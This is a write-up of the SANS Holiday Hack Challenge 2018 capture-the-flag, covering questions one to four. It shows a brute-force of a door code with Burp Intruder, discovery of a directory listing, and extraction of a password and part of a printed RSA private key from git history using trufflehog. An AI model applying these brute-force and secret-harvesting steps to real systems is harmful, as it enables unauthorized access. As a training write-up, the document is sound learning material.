SANS Holiday Hack Challenge 2018

by @pentestscraps aka NotMyUsername

Introduction

First of all, and as always, I want to say a massive Thank You to SANS for putting on KringleCon and Holiday Hack in general. I'm not exaggerating when I say it is one of the highlights of my Christmas. You really don't need to put this on every year, yet you keep doing so and the standard keeps going up. It's a great diversion for me at Christmas and I learn something new every year, so Thank You.

For those unfamiliar to the plot of this year's Holiday hack, it is themed around a conference. Fed up of the shenanigans of the past several years (ATNAS and Doctor Who, anyone?!), Father Christmas has decided to gather infosec professionals to combat his enemies once and for all. There are numerous great talks across several tracks, all well worth checking out in their own right. Once inside the conference however, things start to take a decidedly more familiar and dangerous turn….

Question 1 – What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions?

As a seasoned Holiday Hack veteran of two tours (2016 and 2017), the questions on this were just a reminder of happy Christmases past. The answer therefore was:




Figure 1 - Showing off my holiday hack knowledge

Question 2 – Who submitted the talk title “Data Loss for Rainbow Teams”?

This information is supposedly available on the KringleCon CFP page. Nothing immediately sticks out, just two links on the page:





Figure 2 - Analysing the KringleCon CFP page

Clicking the CFP link takes you to a page saying that the call for papers is now closed.


Analysing the source code however shows that there is a CFP directory for that link:



```
  </div>
  <nav id="mainav" class="fl_right">
    <!-- ################################################################################################ -->
    <ul class="clear">
      <li class="active"><a href="/index.html">Home</a></li>
      <li><a href="/cfp/cfp.html">CFP</a></li>
    </ul>
    <!-- ################################################################################################ -->
  </nav>
</header>
```

Figure 3 - Use the source, Luke


But what happens if you visit /cfp without cfp.html? Voila, directory listing…



```
Index of /cfp/

../
cfp.html                                           08-Dec-2018 13:19                3391
rejected-talks.csv                                 08-Dec-2018 13:19               30677
```

Figure 4 - It's amazing what people leave lying around

None other than John McLane, who has stopped throwing terrorists from high rises and now become Director of Security. An excellent choice, if you don’t mind me saying so. Why you’d reject his talk is beyond me however.



```
talkCandidateId,request,payload,status,error,timeout,firstName,lastName,title,talkName,approveVotes,rejectVotes
qmt1,0,8040422,200,FALSE,FALSE,Banky,Orford,Marketing Coordinator,Kernel Introspection Spearphishing: Massively Multithreaded,4,8
qmt2,1,8040423,200,FALSE,FALSE,Sarah,Thibodeaux,Event Planner,Crypto or Containers: Abused for Fun and Proft,4,8
qmt3,2,8040424,200,FALSE,FALSE,John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in the Darkness,1,11
qmt4,3,8040425,200,FALSE,FALSE,Davidde,Yellop,Analyst,Industrial Control Systems Content Filtering: Distributed,5,7
qmt5,4,8040426,200,FALSE,FALSE,Berton,Tupie,Meeting Planner,Rootkits Emailed Malware: Extensible Models,5,7
qmt6,5,8040427,200,FALSE,FALSE,Kelbee,McBean,Marketing Director,Web Application Filters and DNS: Anomaly Analysis,6,6
```


Figure 5 - Identifying rejected talks

Question 3 – Upon entering the correct passcode, what message is presented to the speaker?

In order to brute force the door code, we first check how the answer is being checked at the web server end. To do this we can set up Burp to intercept each request to the server.

By trying each of the shapes, we can see that each shape is represented numerically:


1 = Triangle
2 = Square
3 = Circle
4 = Star



```
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=0000&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=0001&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=0011&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=0111&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=1111&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=1112&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=1122&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=1222&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=2222&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=2223&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=2233&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=2333&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=3333&resourceId=u...
https://doorpasscoden.kringleca...  GET  /checkpass.php?i=3333&resourceId=u...
```

Figure 6 - Identifying the values of each door code option

With this knowledge, we can use Burp suite again to try and brute force the code with Intruder. By capturing the first request to the page, we then set the i parameter to be the payload position:



Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.


Attack type: Sniper

```
GET /checkpass.php?i=§3333§&resourceId=undefined HTTP/1.1
Host: doorpasscoden.kringlecastle.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doorpasscoden.kringlecastle.com/
DNT: 1
Connection: close
```

Figure 7 - Setting up Burp Intruder

With the payload type set to custom iterator[1], we then specify 0-3 as possible values for positions 1-4.

[1] https://portswigger.net/burp/documentation/desktop/tools/intruder/payloads/types#custom-iterator


Payload Options [Custom iterator]

This payload type lets you configure multiple lists of items, and generate payloads using all permutations of items in the lists.


Position: 4

List items for position 4 (4)

```
0
1
2
3
```

Figure 8 - Setting payload options

This will try every combination for the door code, from 0000 to 3333 and everything in between, eg, 0001, 0011, 0111 etc. This gives a total of 256 possible combinations for the door, all of which will be tried in the attack, as shown in the output below:



Request	Payload	Status	Error	Timeout	Length	Comment
33	0020	200	☐	☐	229	
34	1020	200	☐	☐	229	
35	2020	200	☐	☐	229	
36	3020	200	☐	☐	229	
37	0120	200	☐	☐	326	
38	1120	200	☐	☐	229	
39	2120	200	☐	☐	229	
40	3120	200	☐	☐	229	
41	0220	200	☐	☐	229	
42	1220	200	☐	☐	229	
43	2220	200	☐	☐	229	
44	3220	200	☐	☐	229	
45	0320	200	☐	☐	229	
46	1320	200	☐	☐	229	

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://doorpasscoden.kringlecastle.com/
DNT: 1
Connection: close
```

Figure 9 - Using Burp to brute force the door code

As a 200 response is returned regardless of whether the code is entered correctly or incorrectly, we need to find some other way of identifying differences in each response.


The line highlighted from Burp shows that code 0120 (triangle, square, circle, triangle) has a bigger response page than all the others, potentially because it has more text on it, or an image, which may indicate a success message. This turns out to be the correct code, and returns an image in the response (hence the bigger file size):

Welcome unprepared speaker!

Figure 10 – I got 99 problems but a passcode aint one

Upon entering the room, Morcel Nougat says: **Welcome unprepared speaker!**

Question 4 - Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file?



```
root@korolev:~# git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.gi
t
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 2.80 MiB/s, done.
Resolving deltas: 100% (258/258), done.
root@korolev:~#
root@korolev:~#
root@korolev:~#
root@korolev:~# cd santas_castle_automation/
root@korolev:~/santas_castle_automation# ls
Drone.png  ascii-art              css          schematics     tests
LICENSE    assets                 install.gif  support_files
README.md  castle_command_center  mongodb      sysctl
root@korolev:~/santas_castle_automation# find . -name *.zip
./schematics/ventilation_diagram.zip
```


Figure 11 - Cloning Shinny's git repo

By the filename, this file will hopefully contain the answers to the ventilation challenge featured in the entrance of Kringle Castle.

However, when we try to unzip it, it is password protected.


Fortunately however, Shinny Upatree hints that she is a little careless with passwords when using git. We can therefore plunder this git repository to see whether a password for this zip file has been left lying around.

By looking through the Github history, we see a suspicious commit that was revoked:



removing accidental commit
Shinny Upatree authored 1 week ago
714ba109

However github will still retain the contents of this file if we click on the commit message. By doing this, we can see that Shinny carelessly included a readme file in an earlier commit, which contained the password for the zip file:




schematics/files/dot/PW/for_elf_eyes_only.md deleted 100644 → 0 — View file @ 5f4f6414

```
- Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs.
  Furthermore, Albaster discovered and published a vulnerability with our password length at the last Hacker
  Conference.
-
- Bushy directed our elves to change the password used to lock down our sensitive files to something stronger. Good
  thing he caught it before those dastardly villians did!
-
-
- Hopefully this is the last time we have to change our password again until next Christmas.
-
-
-
-
- Password = 'Yippee-ki-yay'
-
-
- Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
```

Figure 12 - Sensitive data revealed via a Git repository

The password for the zip file is therefore: **Yippee-ki-yay.** Thankfully, those playful elves chose not to include the rest of that festive quote when setting the password! When tested, that password opens the zip file:




```
root@korolev:~/santas_castle_automation# find . -name *.zip
./schematics/ventilation_diagram.zip
root@korolev:~/santas_castle_automation# unzip ./schematics/ventilation_diagram.
zip
Archive:  ./schematics/ventilation_diagram.zip
   creating: ventilation_diagram/
[./schematics/ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2
F.jpg password:
  inflating: ventilation_diagram/ventilation_diagram_2F.jpg
  inflating: ventilation_diagram/ventilation_diagram_1F.jpg
```

Figure 13 - Using stolen credentials to unzip a file

The filenames suggest that this might help us with a later challenge in the Kringle Castle.


We can also solve this tool using a tool called Trufflehog[2], which effectively scripts what we have done above, looking for big changes between commits and sensitive data in commits. Running this against Shinny's git repository yields some sensitive files, including an SSH key, as well as the password shown above:



```
root@korolev:~/santas_castle_automation# trufflehog https://git.kringlecastle.com/Upatree/santas_castle_automation
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 08:29:03
Hash: 6e754d3b0746a8e980512d010fc253cbb7c23f52
Filepath: schematics/files/dot/ssh/key.rsa
Branch: origin/master
Commit: cleaning files
@@ -0,0 +1,27 @@
+-----BEGIN RSA PRIVATE KEY-----
+MIIEowIBAAKCAQEAsvB0ov2pCU0zr9olk0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z
+11wLQG9EWSCLKfFdQgaMlo+x6wRSjpzODqIAjLfvDwr3TFlCv93oYoTzwmwdHIWB
+60FxGSryDK+CPRuCcrYfQDrbpAyB/i8JrNNQHwrJsh0aF66irexFAKNIwH4a3Bzv
+tX+5Oh7zR5zwBXFT08ijP2wEfz6DPkoK0P0zHm+vmGajZ3lOZQ6wufbRBaAJYp5Y
+XnAIMwYGI1y6hiIGTSPpa4LT6j325z6jGfUqCLox2uFPByPo+HGKMvFd+MV/OE+G
+4iM6lp1HZmcZcd3ZPxEqw1VrBp/CRv0U676K9QIDAQABAoIBAF56fWsNubGSlKbV
+7J8L9B1w5C1FOMLDui2iWWM2klHsSpT6xZPBIq072/+fIjtcGFxjLtnUNyGan6hy
```

Figure 14 - An SSH key stored in a git repo

[2] https://github.com/dxa4481/truffleHog




```
~~~~~~~~~~~~~~~~~~~~~
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 08:25:45
Hash: 7f46bd5f88d0d5ac9f68ef50bebb7c52cfa67442
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force attacks in our logs. Furthermore,
Albaster discovered and published a vulnerability with our password length at the last Hacker Conference.
+
